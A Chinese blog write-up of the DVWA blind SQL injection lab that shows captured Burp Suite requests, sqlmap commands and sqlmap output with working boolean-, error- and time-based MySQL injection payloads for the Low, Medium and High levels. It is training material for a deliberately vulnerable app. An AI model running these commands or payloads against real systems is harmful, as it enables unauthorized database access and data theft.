

# DVWA SQL Injection Blind 利用SQLMap注入

原创

Senimo\_ 于 2021-03-18 19:59:33 发布 253 收藏 1

分类专栏: [靶场搭建与使用](#) 文章标签: [DVWA SQL\\_Blind SQLMAP writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44037296/article/details/114988445](https://blog.csdn.net/weixin_44037296/article/details/114988445)

版权



[靶场搭建与使用](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

## DVWA SQL Injection Blind 利用SQLMap注入

Low

Medium

High

Low

### Vulnerability: SQL Injection (Blind)

User ID:

输入数据 **1**, 得到回显:

## Vulnerability: SQL Injection (Blind)

User ID:    
User ID exists in the database.

只给出用户是否存在的回显，而且是GET传参，在抓取数据包时，发现还存在有Cookie中的传参：

```
Raw Params Headers Hex
1 GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
2 Host: 10.203.87.166
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
6 Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: id=1; security=low; PHPSESSID=7dkp4kopq14e88u38amn47infv
10 Connection: close
11
```

将文件保存到本地，并在Cookie中的id=1后面加上字符\*：

```
/root/桌面/1.txt - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告:您正在使用 root 帐户。有可能会损害您的系统。
GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 10.203.87.166
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: id=1*; security=low; PHPSESSID=7dkp4kopq14e88u38amn47infv
Connection: close https://blog.csdn.net/weixin_44037296
```

尝试直接使用SQLMap：

```
sqlmap -r /root/桌面/1.txt
```

得到回显：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 9777-9777 AND 'WBDD'='WBDD&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' OR (SELECT 1659 FROM(SELECT COUNT(*),CONCAT(0x7178766a71,(SELECT (ELT(1659-1659,1))),0x71627a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'tdnz'='tdnz&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8841 FROM (SELECT(SLEEP(5)))xsIT) AND 'MxwZ'='MxwZ&Submit=Submit
https://blog.csdn.net/weixin_44037296
```

完成对Low级别的注入

Medium

# Vulnerability: SQL Injection (Blind)

User ID:

Medium级别需要下拉选择参数提交，使用BurpSuite抓取数据包：

```
Raw Params Headers Hex
1 POST /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 10.203.87.166
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.203.87.166
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: id=1; security=medium; PHPSESSID=7dkp4kopq14e88u38amn47infv
14 Connection: close
15
16 id=1&Submit=Submit
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

将数据包内容保存到本地：



```
root/桌面/1.txt - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告: 您正在使用 root 帐户。有可能会损害您的系统。
POST /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
Host: 10.203.87.166
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.203.87.166
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: id=1*; security=medium; PHPSESSID=7dkp4kopq14e88u38amn47infv
Connection: close

id=1&Submit=Submit
```

使用SQLMap：

```
sqlmap -r /root/桌面/1.txt
```

得到回显:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9991=9991&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2325 FROM (SELECT(SLEEP(5)))UGeG)&Submit=Submit
---
[19:38:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[19:38:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.203.87.166'
[*] ending @ 19:38:23 /2021-03-18/ https://blog.csdn.net/weixin\_44037296
```

## High

# Vulnerability: SQL Injection (Blind)

Click [here to change your ID.](#)

User ID exists in the database.

和普通SQL注入一样，都是会跳转到新链接：




A screenshot of a web form. At the top, there is an empty text input field followed by a 'Submit' button. Below this, there is a 'Close' button.

输入参数 `1`，并使用BurpSuite抓取数据包：



A screenshot of the Burp Suite interface. The 'Intercept is on' button is active. The 'Raw' tab is selected, showing the raw HTTP request. The request is a POST to `/dvwa/vulnerabilities/sqli_blind/cookie-input.php`. The body of the request is `id=1&Submit=Submit`. A URL `https://blog.csdn.net/weixin_44037296` is visible in the bottom right corner.

将其保存到本地：



A screenshot of a terminal window titled `/root/桌面/1.txt - Mousepad`. The terminal shows the raw HTTP request content that was saved from the previous screenshot. At the bottom, the URL `https://blog.csdn.net/weixin_44037296` is visible.

在Cookie中的 `id=1` 后面加上字符 `*`

使用SQLMap：

```
sqlmap -r /root/桌面/1.txt --second-url="http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/"
```

得到回显结果:

```
sqlmap identified the following injection point(s) with a total of 168 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 7948=7948 AND 'kPON'='kPON&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 3238 FROM (SELECT(SLEEP(5))))\KOf) AND 'QWcB'='QWcB&Submit=Submit
---
[19:57:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL ≥ 5.0.12
[19:57:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 36 times
[19:57:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.203.87.166'

[*] ending @ 19:57:59 /2021-03-18/ https://blog.csdn.net/weixin\_44037296
```

完成对三个等级的注入。